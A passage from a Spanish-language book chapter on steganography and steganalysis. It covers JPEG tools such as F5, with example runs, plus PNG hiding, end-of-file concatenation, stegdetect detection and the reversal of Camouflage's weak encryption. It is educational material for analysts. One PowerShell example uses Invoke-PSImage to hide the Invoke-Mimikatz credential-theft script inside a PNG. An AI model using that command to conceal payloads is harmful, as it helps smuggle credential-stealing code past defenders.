Por otro lado, las técnicas basadas en un dominio transformado del estegomedio se caracterizan porque se aprovechan de la utilización de diversos algoritmos matemáticos, más o menos complejos, para transformar/procesar el estegomedio elegido. El aprovechamiento de los diferentes algoritmos matemáticos utilizados permite crear procedimientos esteganográficos más robustos y difíciles de detectar. Por ejemplo, la utilización de los coeficientes generados al procesar una imagen digital con la transformada discreta del coseno (DCT) o la transformada Wavelet.

En las últimas dos décadas, se han publicado diversas herramientas que ocultan información en imágenes digitales, la mayoría de ellas basadas en los coeficientes cuantificados de ficheros JPEG. Algunas de las herramientas más famosas son *Jsteg*¹⁷⁹, *JPHide&Seek*, *Outguess*, *F5*, *MB1*, *MB2*,

¹⁷⁹ *Jsteg*¹⁷⁹ de Derek Upham. Esta herramienta aplica una técnica LSB de forma secuencial e individualizada a los coeficientes cuantificados DCTs de la imagen, de modo que para ocultar un bit de información se modifica el bit menos significativo del valor de un coeficiente cuantificado. Esta herramienta, además de llevar a la práctica procedimientos esteganográficos no triviales sobre ficheros JPEG, tiene la ventaja de proporcionar una alta capacidad de almacenamiento de mensajes ocultos, así como resistencia frente a ataques publicados en ese momento, ya clásicos, como los ataques visuales. Sin embargo, la modificación de los bits LSB de los coeficientes cuantificados introduce anomalías que son detectables por estudios estadísticos (Chi-Square), con lo que la seguridad de *JSteg* es muy cuestionable.

*Steghide*¹⁸⁰, *OpenStego*¹⁸¹, *OpenPuff*¹⁸², *Steg*¹⁸³, *PQ*¹⁸⁴, *YASS*¹⁸⁵, etc¹⁸⁶. Al igual que sucede con la modificación de píxeles en una imagen, es posible crear variantes de técnicas de ocultación utilizando coeficientes de forma individualizada, en grupo o mezcla de ambos, ya sea mediante selección secuencial o aleatoria. De la misma forma que con técnicas en otros formatos, casi cualquiera herramienta de las publicadas puede ser detectada si se dan determinadas condiciones, típicamente si se oculta *suficiente* información. En la siguiente figura puede verse el caso de JSteg.




Ilustración 69. Histograma típico de los coeficientes JPEG después del proceso de cuantificación Vs Histograma resultante después de ocultar información con JSteg. Este patrón puede ser detectado por un estegonalista

Otra herramienta esteganográfica famosa es *JPHide*¹⁸⁷ de *Allan Latham*, que incluye compresión previa de la información a ocultar y el cifrado con el algoritmo criptográfico Blowfish. Esta herramienta selecciona los coeficientes cuantificados DCTs de manera no secuencial lo cual dificulta, en teoría, su detección. Aplica una técnica LSB sobre los coeficientes DCTs. No obstante, al igual que sucede con *Jsteg* es posible detectar la presencia de información oculta y estimar su tamaño mediante estudios estadísticos. A pesar de que la herramienta intenta presentar fortaleza ante estos ataques, por ejemplo, modificando los coeficientes DCTs -1, 0 y 1 en una forma especial para que su modificación no pueda ser detectada por un ataque chi-square¹⁸⁸. Un ejemplo de ataque estadístico que es posible utilizar, al menos teóricamente, es la versión *Chi-square generalizada* para detectar información insertada pseudoaleatoriamente en los coeficientes

¹⁸⁰ <http://steghide.sourceforge.net/>

¹⁸¹ <http://www.openstego.com/>

¹⁸² http://embeddedsd.net/OpenPuff_Steganography_Home.html

¹⁸³ <http://steg.drupalgardens.com/>

¹⁸⁴ Perturbed Quantization - <http://dde.binghamton.edu/download/pq/>

¹⁸⁵ http://www.ws.binghamton.edu/fridrich/Research/yass_attack.pdf

¹⁸⁶ http://dde.binghamton.edu/download/stego_algorithms/

¹⁸⁷ <http://linux01.gwdg.de/~alatham/stego.html>

¹⁸⁸ Attacks on Steganographic Systems - https://link.springer.com/chapter/10.1007/10719724_5

cuantificados, así como estimar su tamaño. También esto sería aplicable a *JSteg* si se modifica para una inserción pseudoaleatoria.

Otra herramienta esteganográfica común es *Outguess*¹⁸⁹ (versión 0.13b y 0.2) desarrollada por *Niels Provos*, con la intención de mejorar la invisibilidad proporcionada por una herramienta basada en la ocultación en los coeficientes DCTs, especialmente protegida contra el ataque *Chi-square*. Su histograma global no puede ser usado, en general, para distinguir diferencias estadísticas (está protegido frente a ataques estadísticos de primer orden). A diferencia de *Jsteg* utiliza un procedimiento de elección pseudoaleatorio, basado en RC4, de los coeficientes DCTs (salvo coeficientes 0_s y 1_s), empleando técnica LSB, a la vez que implementa procedimientos para hacer que los cambios se repartan de forma equitativa entre todos los coeficientes disponibles, para hacer más difícil un ataque basado en estudios estadísticos, especialmente de la versión *Outguess* 0.2. El ataque estadístico *chi-square*, por ejemplo, no muestra buenos resultados para la versión 0.2, aunque puede ser extendido para detectar información para la versión 0.13b. Sin embargo, hoy en día, existen diversos estudios estegoanalíticos que indican que es posible realizar una detección fiable sobre imágenes que ocultan información, con cualquier versión de *OutGuess*. Se puede ver, a modo de ejemplo, el estudio inicial de *Jessica Fridrich*¹⁹⁰ et al., en el artículo *Attacking the Outguess* y en la investigación *New methodology for breaking steganographic techniques for JPEGs*. Metodologías que pueden ser aplicadas, en teoría, para todas las herramientas esteganográficas actuales que modifican los coeficientes DCTs en JPEG, detectando mensajes ocultos y estimando su tamaño.

De las herramientas esteganográficas que permiten ocultar información en ficheros JPEG destaca la herramienta *F5*, una de las herramientas esteganográficas más sofisticadas/conocidas disponibles para un público genérico. Tal es así, que es común ver su presencia en la ocultación de malware, en la ocultación de comunicaciones, en CTFs¹⁹¹, en ciberejercicios¹⁹², etc. Dado su impacto en Internet, es importante comprender su funcionamiento interno.

¹⁸⁹ <https://en.wikipedia.org/wiki/OutGuess>

¹⁹⁰ <http://www.ws.binghamton.edu/fridrich/publications.html#Steganography>

¹⁹¹ CTF (*Capture the Flag*) es una competición de seguridad informática (concurso de captura la bandera) donde los participantes ponen a prueba sus conocimientos informáticos atacando y defendiendo sistemas. Son comunes pruebas basadas en ingeniería inversa, análisis de protocolos telemáticos, programación, criptografía, esteganografía, etc.

¹⁹² Un ciberejercicio tradicionalmente hace referencia a la capacidad de los estados/organismos/ejércitos para evaluar el estado de preparación de los participantes

El algoritmo *F5*¹⁹³ fue desarrollado por *Andreas Westfeld* en 2001, como resultado de la maduración de técnicas anteriores como *F3* y *F4*. Su objetivo fundamental reside en alcanzar una gran capacidad de ocultación de información (en un ejemplo optimista hablaríamos de un 13% de ocultación del tamaño de un fichero JPEG), sin ceder por ello en invisibilidad frente a ataques conocidos en la época como el ataque visual, chi-square o chi-square generalizado. Para alcanzar este propósito la herramienta *F5* utiliza también los coeficientes DCTs para ocultar información pero los manipula con especial cuidado, para ello decremента el valor absoluto de los coeficientes DCTs, que son elegidos pseudoaleatoriamente, en lugar de sobrescribir su LSB. Esta técnica combinada con el uso de matrices de codificación¹⁹⁴ y técnicas de permutación, presenta una resistencia alta a ataques estegoanalíticos evitando dejar rastros predecibles del estudio de su histograma.




Ilustración 70. Algoritmo implementado en la herramienta *F5*

La utilización de la herramienta *F5* es muy sencilla. Después de descargar la herramienta de su página web¹⁹⁵ pueden utilizarse diferentes parámetros para ocultar y revelar la información ocultada en un fichero JPEG.

frente un potencial ataque/crisis derivando de ataques en el ciberespacio.

¹⁹³ *F5 - A Steganographic Algorithm. High Capacity Despite Better Steganalysis* - <https://www2.htw-dresden.de/~westfeld/publikationen/21370289.pdf>

¹⁹⁴ Las matrices de codificación permiten disminuir el número necesario de cambios en una imagen para un mismo tamaño de información a ocultar. *F5* calcula la matriz de codificación en función de la capacidad de cada del fichero JPEG a utilizar y el tamaño del mensaje secreto a ocultar. Para ello diseña un algoritmo mediante el cual solo necesita modificar 1 bit (de un píxel) de cada $n=2^K-1$ bits (supongamos que por cada píxel solo se puede ocultar 1 bit) ocultando k bits. Este procedimiento, aunque limitado por la cantidad de bits libres necesarios para ocultar información, es excepcional para minimizar el impacto en una estegoimagen

¹⁹⁵ <https://code.google.com/archive/p/f5-steganography/>


```
D:\>java -jar f5.jar e -e msg.txt tapaderaOriginal.jpg estegoImagen.jpg
DCT/quantisation starts
690 x 298
got 321024 DCT AC/DC coefficients
one=9897
large=8416
expected capacity: 13265 bits
expected capacity with
default code: 1658 bytes (efficiency: 1.4 bits per change)
(1, 3, 2) code: 1105 bytes (efficiency: 1.7 bits per change)
(1, 7, 3) code: 710 bytes (efficiency: 2.0 bits per change)
(1, 15, 4) code: 440 bytes (efficiency: 2.4 bits per change)
(1, 31, 5) code: 267 bytes (efficiency: 2.9 bits per change)
(1, 63, 6) code: 157 bytes (efficiency: 3.4 bits per change)
(1, 127, 7) code: 79 bytes (efficiency: 3.5 bits per change)
Permutation starts
Embedding of 112 bits (10+4 bytes) using (1, 127, 7) code
50 coefficients changed (efficiency: 2.2 bits per change)
31 coefficients thrown (zeroed)
112 bits (14 bytes) embedded
Starting Huffman Encoding.
D:\>java -jar f5.jar x -e msgRecuperado.txt estegoImagen.jpg
```

Ilustración 71. Ocultación y recuperación de información utilizando la herramienta F5

```
D:\>java -jar f5.jar e -e msg.txt -p miClave -q 70 tapaderaOriginal.jpg estegoImagen.jpg
DCT/quantisation starts
690 x 298
got 321024 DCT AC/DC coefficients
one=8670
large=5826
expected capacity: 10074 bits
expected capacity with
default code: 1259 bytes (efficiency: 1.3 bits per change)
(1, 3, 2) code: 839 bytes (efficiency: 1.6 bits per change)
(1, 7, 3) code: 539 bytes (efficiency: 1.9 bits per change)
(1, 15, 4) code: 335 bytes (efficiency: 2.3 bits per change)
(1, 31, 5) code: 201 bytes (efficiency: 2.7 bits per change)
(1, 63, 6) code: 118 bytes (efficiency: 3.2 bits per change)
(1, 127, 7) code: 63 bytes (efficiency: 3.4 bits per change)
Permutation starts
Embedding of 112 bits (10+4 bytes) using (1, 127, 7) code
47 coefficients changed (efficiency: 2.3 bits per change)
35 coefficients thrown (zeroed)
112 bits (14 bytes) embedded
Starting Huffman Encoding.
D:\>java -jar f5.jar x -p miClave -e out.txt estegoImagen.jpg
```

Ilustración 72. Ocultación y recuperación de información con la herramienta F5 utilizando una clave secreta

$$\begin{aligned}
 x_1 &= a_1 \oplus a_3, x_2 = a_2 \oplus a_3 \Rightarrow \text{No se modifica ningún bit} \\
 x_1 &\neq a_1 \oplus a_3, x_2 = a_2 \oplus a_3 \Rightarrow \text{Cambiar bit } a_1 \\
 x_1 &= a_1 \oplus a_3, x_2 \neq a_2 \oplus a_3 \Rightarrow \text{Cambiar bit } a_2 \\
 x_1 &\neq a_1 \oplus a_3, x_2 \neq a_2 \oplus a_3 \Rightarrow \text{Cambiar bit } a_3
 \end{aligned}$$

Ilustración 73. Ejemplo de matriz de codificación¹⁹⁶ 2:3 basada en la matriz de la

¹⁹⁶ En este ejemplo deseamos ocultar 2 bits (x_1, x_2) en el LSB de 3 píxeles (a_1, a_2, a_3) de una imagen, por tanto, en 3 bits. El proceso de inserción consiste en calcular la operación or-exclusiva de los valores a_1 - a_3 y a_2 - a_3 . El valor a_3 sirve para poder “enlazar” las dos operaciones. Si estas operaciones son igual al valor que se desea insertar no se modifica nada. Si una de ellas no se cumple se modifica el valor correspondiente (a_1 o a_2), al no ser que no se verifique ninguna de las dos ecuaciones en cuyo caso se modifica a_3 (se invierte el valor del bit). De esta forma tan sencilla los valores (por ejemplo, coeficientes, píxeles, índices de una paleta, etc.) a_1, a_2 y a_3 almacenan 2 bits de información oculta mediante la modificación, como mucho, de 1 solo píxel. En realidad, se realizan modificaciones de 1 bit el 75% de las veces (3/4). El proceso de recuperación de la información es muy

herramienta F5. Dados dos bits por ocultar (x_1, x_2) en 3 pixel (a_1, a_2, a_3) solo es necesario modificar como mucho 1 bit (1 pixel)

Como lector debe tener en cuenta que, la investigación pública en nuevas técnicas de ocultación no está parada. En los últimos años, numerosos esfuerzos se han destinado en la creación de algoritmos para modelar con precisión imágenes digitales para detectar que zonas de esta son aptas para ocultar información de manera “más” invisible. Basado en estas ideas, se ha prestado un especial interés en técnicas de ocultación en zonas donde estén presentes ejes o zonas con texturas. Este tipo de zonas tienen la particularidad que se producen grandes saltos en el valor de los píxeles, debido a cambios de color o de tonalidad en esa parte de la imagen. Estos saltos son difíciles de modelar estadísticamente para un atacante.

Siguiendo estos principios, nuevas técnicas de ocultación basadas en *esteganografía adaptativa* permiten mejor resultados. Destacan, por ejemplo, el sistema *HUGO (Highly Undetectable Stego, 2010)*¹⁹⁷ y *WOW (Wavelet Obtained Weights, 2012)*¹⁹⁸. Estos sistemas esteganográficos son algunos de los procedimientos públicos más robustos que hoy día puede encontrar el lector en herramientas fácilmente accesibles.

La esteganografía con *HUGO* oculta información tanto en los ejes como en las texturas. Su diseño parte de la idea de establecer y analizar diferentes funciones de distorsión, a medida, para no ser detectable por un sistema de estegoanálisis concreto. En el momento en el que se publicó *HUGO*, el algoritmo de estegoanálisis *SPAM*¹⁹⁹ era la herramienta pública más potente para la detección de esteganografía. Sus resultados eran excepcionales con *LSB Matching*, por lo que *HUGO* se diseñó para ser indetectable por *SPAM*. Más tarde, ataques^{200,201} demostrarían que una mayor seguridad puede obtenerse considerando solo el modelado de las texturas. Es el caso de la

sencillo a partir de los 3 valores almacenados (a_1, a_2, a_3), ya que con la codificación empleada a_1 or-exclusiva a_3 indica cual es el valor de bit oculto x_1 y a_2 or-exclusiva a_3 indica el valor de bit oculto x_2 .

¹⁹⁷ Artículos y código fuente:
<http://agents.fel.cvut.cz/boss/index.php?mode=VIEW&tmpl=materials>

¹⁹⁸
http://dde.binghamton.edu/download/stego_algorithms/download/WOW_linux_make_v10.tar.gz

¹⁹⁹ Steganalysis by Subtractive Pixel Adjacency Matrix -
http://www.ws.binghamton.edu/fridrich/Research/paper_6_dc.pdf

²⁰⁰ Steganalysis of Highly Undetectable Steganography Using Convolution Filtering -
<http://www.scialert.net/qredirect.php?doi=itj.2014.2588.2592&linkid=pdf>

²⁰¹ Breaking HUGO. The process Discovery -
<http://www.ws.binghamton.edu/fridrich/Research/hugobreakers05.pdf>

función de distorsión usada por el algoritmo *WOW*. La función de distorsión usada por *WOW* busca texturas (zonas ruidosas) evitando ejes. Para ello, usa filtros direccionales para asegurarse de que una zona es ruidosa en todas las direcciones y que, en consecuencia, no es un eje fácil de modelar. Como consecuencia, los datos insertados por *WOW* son incluso menos detectables que los insertados por *HUGO*. Por desgracia, *WOW* también es atacable en determinadas circunstancias²⁰².

Aunque la cantidad a ocultar depende de muchos factores, entre ellos la capacidad efectiva de ocultación de la estegoimagen²⁰³, en la práctica, para imágenes de una centena de KB, la ocultación de una centena de bits puede estar en un umbral razonable de invisibilidad (habría que analizarlo para la técnica e imagen concreta).

3.1.3 Técnicas de ocultación en imágenes PNG. El caso de Invoke-PSImage

Uno de los formatos con gran interés, por su uso masivo en Internet, es PNG²⁰⁴ (Portable Network Graphics). En los últimos años se han publicado diversas herramientas de esteganografía en este formato como, por ejemplo, Zsteg, Openstego, Stegano, Cloackedpixel, Stegpy, etc²⁰⁵. El uso de estas herramientas es muy sencillo. En la mayoría de sus referencias encontrará manuales de uso paso a paso.

En este apartado me gustaría ejemplificar una de ellas, en este caso con el script Invoke-PSImage²⁰⁶. Este script es de uso habitual en procesos de ataques y pentesting/red-team²⁰⁷ y se ha utilizado en APTs avanzados, por ejemplo, en Powload²⁰⁸.

²⁰² Adaptive steganalysis against WOW embedding Algorithm - <http://dl.acm.org/citation.cfm?id=2600935>

²⁰³ Recuerde, por ejemplo, que el antiguo ataque RS (2001) permitía detectar una información oculta en LSB pseudoaleatorio cuando esta era superior a 0,005 bits por píxel (en media). Es decir, una ocultación mayor al 0,5% de la capacidad total de ocultación permitida en una imagen

²⁰⁴ https://es.wikipedia.org/wiki/Portable_Network_Graphics

²⁰⁵ <https://github.com/DominicBreuker/stego-toolkit>

²⁰⁶ <https://github.com/peewpw/Invoke-PSImage>

²⁰⁷ https://en.wikipedia.org/wiki/Red_team#Overview

²⁰⁸ https://www.trendmicro.com/en_us/research/19/c/from-fileless-techniques-to-using-steganography-examining-powloads-evolution.html

Invoke-PSImage es un script que permite ocultar un script en Powershell²⁰⁹ en un fichero PNG. Su uso es muy sencillo:

```
PS>Import-Module .\Invoke-PSImage.ps1  
PS>Invoke-PSImage -Script .\Invoke-Mimikatz.ps1 -Out .\evil-kiwi.png -  
Image .\kiwi.jpg
```

This tool can either create an image with just the target data, or can embed the payload in an existing image. When embedding, the least significant 4 bits of 2 color values (2 of RGB) in each pixel (for as many pixels as are needed for the payload). Image quality will suffer as a result, but it still looks decent. The image is saved as a PNG, and can be losslessly compressed without affecting the ability to execute the payload as the data is stored in the colors themselves. It can accept most image types as input, but output will always be a PNG because it needs to be lossless.

Ilustración 74. Ejecución de Invoke-PSImage para ocultación de código malicioso en un PNG -<https://i.imgur.com/8ROnVhd.png>

²⁰⁹ <https://es.wikipedia.org/wiki/PowerShell>

3.2 Técnicas esteganográfica usando la estructura de los formatos de ficheros. La técnica EoF

En los últimos 2 años, se han documentado múltiples ejemplos de APTs haciendo uso de esta peculiar técnica. Algunos ejemplos, ampliamente recogidos en informes especializados son *Scarcruft*, *MyKings/DarCloud/Smominru botnet*, *Magecart Skimmers*, *DarkTrack* o *TinyPos*^{210,211}. Veamos un poco en detalle las características de la técnica EoF.

La técnica EoF es una técnica muy extendida en Internet, a la vez que insegura (puede detectarse que la información existe), consiste en enmascarar datos directamente añadiéndolos al final de un fichero electrónico. En muchos formatos electrónicos, sobre todo aquellos cuyo contenido de algún modo es ejecutable (tiene estructura), añadir información al final del fichero es inocuo al comportamiento y ejecución habitual de ese formato. Esto es así porque la mayoría de los formatos de archivos no comprueban la longitud total del fichero que lo contiene. En su lugar, se va leyendo las diferentes informaciones de las estructuras que conforma el formato específico del fichero y una vez que terminan no siguen leyendo. En ningún momento verifican si hay información más allá.

Puede probar esta técnica fácilmente desde su sistema operativo favorito. Por ejemplo, desde la consola MS-DOS de Windows:

Abrir una consola/terminal: Tecla Windows+cmd+intro

```
C:\>mkdir c:\EoF
```

Seleccionamos una imagen. Por ejemplo, descargamos el logo del buscador Google.

https://www.google.es/images/branding/googlelogo/1x/googlelogo_color_272x92dp.png

```
c:\EoF>echo "Esteganografía" > oculto.txt
```

```
c:\EoF>copy /b googlelogo_color_272x92dp.png+oculto.txt  
googleModificado.png
```

²¹⁰ <https://norfolkinfosec.com/tinypos-and-prolocker-an-odd-relationship/>

²¹¹ <https://www.forcepoint.com/sites/default/files/resources/files/report-tinypos-analysis-en.pdf>

En el ejemplo anterior, se crea una nueva imagen concatenando una imagen original y un fichero a “ocultar”. Se utiliza el mandato *copy* con la opción */b* para realizar una copia binaria. Las dos imágenes son visualmente idénticas pero “googleModificado.png” introduce al final de fichero información extra.




Ilustración 75. Ocultación del texto "Esteganografía" en una imagen utilizando una técnica EoF

Posiblemente, esta es una de las técnicas esteganográficas más difundida en Internet, sobre todo para contenido multimedia (imágenes, audio y video). No obstante, su seguridad es realmente baja, y una inspección directa del fichero sospechoso puede delatarla. La ventaja principal es que permite almacenar una enorme cantidad de información ¿oculta?

Entre las herramientas esteganográficas más difundidas en Internet se encuentran algunas como: Camouflage 1.2.1, Data Stash v1.5, AppendX, DataStealh v1.0, PGE v1.0, JPEGX Ver 2.1.1, etc. Todas estas herramientas utilizan una técnica EoF para ocultar la información en cualquier fichero, siendo su detección realmente simple y automatizable²¹².

```
alfonso@1337:~$ stegdetect -t a *
catEOF.jpg : appended(10)<[nonrandom][ASCII text][HOLAMUNDO.]>
catF5.jpg : negative
cat.jpg : negative
```

²¹² La herramienta StegSecret, a modo de ejemplo, automatiza la detección de información a final de fichero analizando la estructura de estos. La mayoría de ellos (BMP, GIF, JPEG, PNG, etc.) presentan estructuras concretas o marcadores de fin de fichero (FFD9, IEND, etc.) que simplifica esta tarea - <https://stegsecret.sourceforge.net>

Ilustración 76. Ejemplo de la herramienta de detección stegdetect²¹³ para detectar EoF en ficheros JPEG

```
-t tests Sets the tests that are being run on the image. The following characters
are understood:

j Tests if information has been embedded with jsteg.
o Tests if information has been embedded with outguess.
p Tests if information has been embedded with jphide.
i Tests if information has been hidden with invisible secrets.
f Tests if information has been hidden with F5.
F Tests if information has been hidden with F5 using a more sophisticated but fairly slow detection algorithm.
a Tests if information has been added at the end of file, for example by camouflage or appendX.

The default value is jopifa.
```

Ilustración 77. Opciones de detección de la herramienta stegdetect

Ejemplo: La herramienta Camouflage 1.2.1

Si es de interés, el lector puede buscar y ejecutar las herramientas esteganográficas anteriores y probar cómo funciona la técnica EoF de una manera transparente. Un excelente ejemplo es la herramienta *Camouflage*²¹⁴, masivamente utilizada en Internet. En estas líneas me gustaría describir brevemente el proceso que llevaría un analista para invertir su seguridad y posteriormente automatizar su detección en una herramienta de estegoanálisis (como hace, por ejemplo, la herramienta *Stegsecret* que desarrollé hace años). El lector comprenderá lo sencillo que es “romper” una protección basada en EoF o variantes.




Ilustración 78. Ejemplo de uso de la herramienta Camouflage

²¹³ <https://linux.die.net/man/1/stegdetect>

²¹⁴ <http://camouflage.unfiction.com/>

1. La herramienta esteganográfica *Camouflage* permite la ocultación de cualquier fichero de información en cualquier otro fichero de información. Para ello, utiliza la técnica de ocultación a final de fichero (EoF), es decir, pega la información a ocultar detrás del último octeto del fichero que se utilizará como estegomedio o cubierta. Permite además la codificación de la información a ocultar mediante un algoritmo propietario y una clave elegida por el usuario.

2. El análisis con cualquier comparador hexadecimal de diferentes ficheros con información oculta y los mismos sin ella, permite extraer patrones fijos para detectar cualquier otro fichero con información enmascarada en un futuro. Analizando la estructura con la que se ocultan los datos se puede describir un procedimiento de detección.

a) Posicionarse en el último octeto del estegofichero y restar a esta posición 11Ch.

b) Leyendo en la nueva posición del fichero permite obtener un número de 4 bytes, que llamaremos *NºBytes*, que corresponde con el tamaño de la información útil oculta.

c) Calculamos el número $(854 + \text{NºBytes})$, y su resultado se lo restamos a la posición que ocupa el último octeto en el estegofichero. El número 854 es el número de bytes de información fija que añade la herramienta.

d) Situados en esta nueva posición dentro del estegoFichero, se debe leer la marca de dos bytes "20 00" (hexadecimal).

e) A continuación se le suma a la posición actual del fichero 24 posiciones más.

f) En esta nueva posición se leen 4 bytes. Este número debe coincidir con el valor *NºBytes* leído anteriormente.

Si todo el proceso es correcto, el fichero sospechoso incluye información oculta con la herramienta *Camouflage v1.2.1* e incluso es posible determinar el tamaño exacto de esta información. En el proceso de inversión de esta herramienta concreta, no solo se puede recuperar la información original, sino que además se puede decodificar fácilmente si esta estuviera codificada con el algoritmo de cifrado de la herramienta, incluso recuperar la clave utilizada por el usuario. Para invertir este algoritmo se realizará una operación or-exclusiva de los datos a cifrar con una clave prefijada de la herramienta. Esta clave prefijada no depende de la clave del usuario, por tanto, además de que la implementación del algoritmo de cifrado no es

segura, es posible recuperar una clave maestra para descifrar cualquier estegofichero²¹⁵.

Independientemente de lo fácil que resulta detectar este tipo de técnicas, su uso es masivo, especialmente, combinado con otras técnicas/herramientas (*Hacha*²¹⁶, *Kamaleon*²¹⁷, etc.) en Internet, que dificultan el acceso a la información a analizar. Herramientas clásicas que permiten esto son varias, por ejemplo, la herramienta *Camuflaweb*²¹⁸. Esta herramienta oculta información en las imágenes (EoF) de un sitio web y su utilidad a menudo está destinada a distribuir material protegido con derechos de autor por redes de intercambio (p2p²¹⁹, p2m²²⁰, etc.).

²¹⁵(easily) Breaking a (very weak) steganography software:
<http://www.guillermi2.net/stegano/camouflage/>

²¹⁶ <http://hacha.softonic.com/>

²¹⁷ <http://kamaleon.softonic.com/>

²¹⁸ Descargable de <http://es.rockybytes.com/camuflaweb>

²¹⁹ <https://es.wikipedia.org/wiki/Peer-to-peer>

²²⁰ https://es.wikipedia.org/wiki/P2M_%28software%29

3.3 Técnicas esteganográficas en lenguajes de marcado. Esteganografía en HTML y XML

En general, cualquier lenguaje de programación, por su propia estructura, permite la posibilidad de ocultar información. Especialmente significativo han sido los esfuerzos en el desarrollo de técnicas y herramientas de ocultación aprovechándose de la estructura de los lenguajes de marcado de uso masivo, como HTML²²¹ o XML. La idea de estos procedimientos esteganográficos consiste en introducir información, por ejemplo, en una página web en HTML, de forma que no sea visible por un usuario que visualice esa página web. La información oculta solo podrá recuperarse utilizando una herramienta de recuperación concreta.

Entre las técnicas de ocultación más famosas en HTML (las ideas son extensibles a lenguajes similares como XML²²² o al protocolo SOAP²²³) son²²⁴:

a) Ocultación basada en caracteres invisibles

Técnicas triviales de ocultación en páginas web consiste en la utilización de caracteres invisibles para enmascarar información. Por ejemplo, codificar información en un texto del mismo color que el fondo de la página web, codificar la información oculta usando espacios-tabuladores entre etiquetas HTML o al final de cada línea (recuérdese que al visualizar páginas HTML se suele ignorar si existe más de un espacio entre palabras), etc. Herramientas que permiten hacer esto son: *wbStego*²²⁵ o *Invisible Secret*²²⁶.

b) Ocultación mediante codificación en caracteres. Modificación “insensitive” de etiquetas

En multitud de lenguajes de marcado el software (navegador web) que interpreta el código fuente (páginas web) no diferencia etiquetas en

²²¹ El caso más significativo de este ejemplo es el APT *Platinum* cubierto en detalle en capítulos anteriores.

²²² Office XML Steganography Tool - <http://www.irongeek.com/i.php?page=security/ms-office-stego-code>

²²³ Information Hiding in SOAP Messages: A Steganographic Method for Web Services https://www.researchgate.net/publication/268983244_Information_Hiding_in_SOAP_Messages_A_Steganographic_Method_for_Web_Services

²²⁴ Sending hidden data through WWW pages: detection and prevention - http://turing.tele.pw.edu.pl/~zkotulsk/Engng_Trans_58_1_2_75_89.pdf

²²⁵ <http://www.aptrio.com/Utilities/Security-Encryption/wbstego-686.html>

²²⁶ <http://www.invisiblesecrets.com/invsecr4.html>

mayúscula o minúscula, es decir, se dice que son *insensitive*. Por ejemplo, HTML 4.0. Esta característica permite ocultar información binaria y, por tanto, cualquier tipo de información.

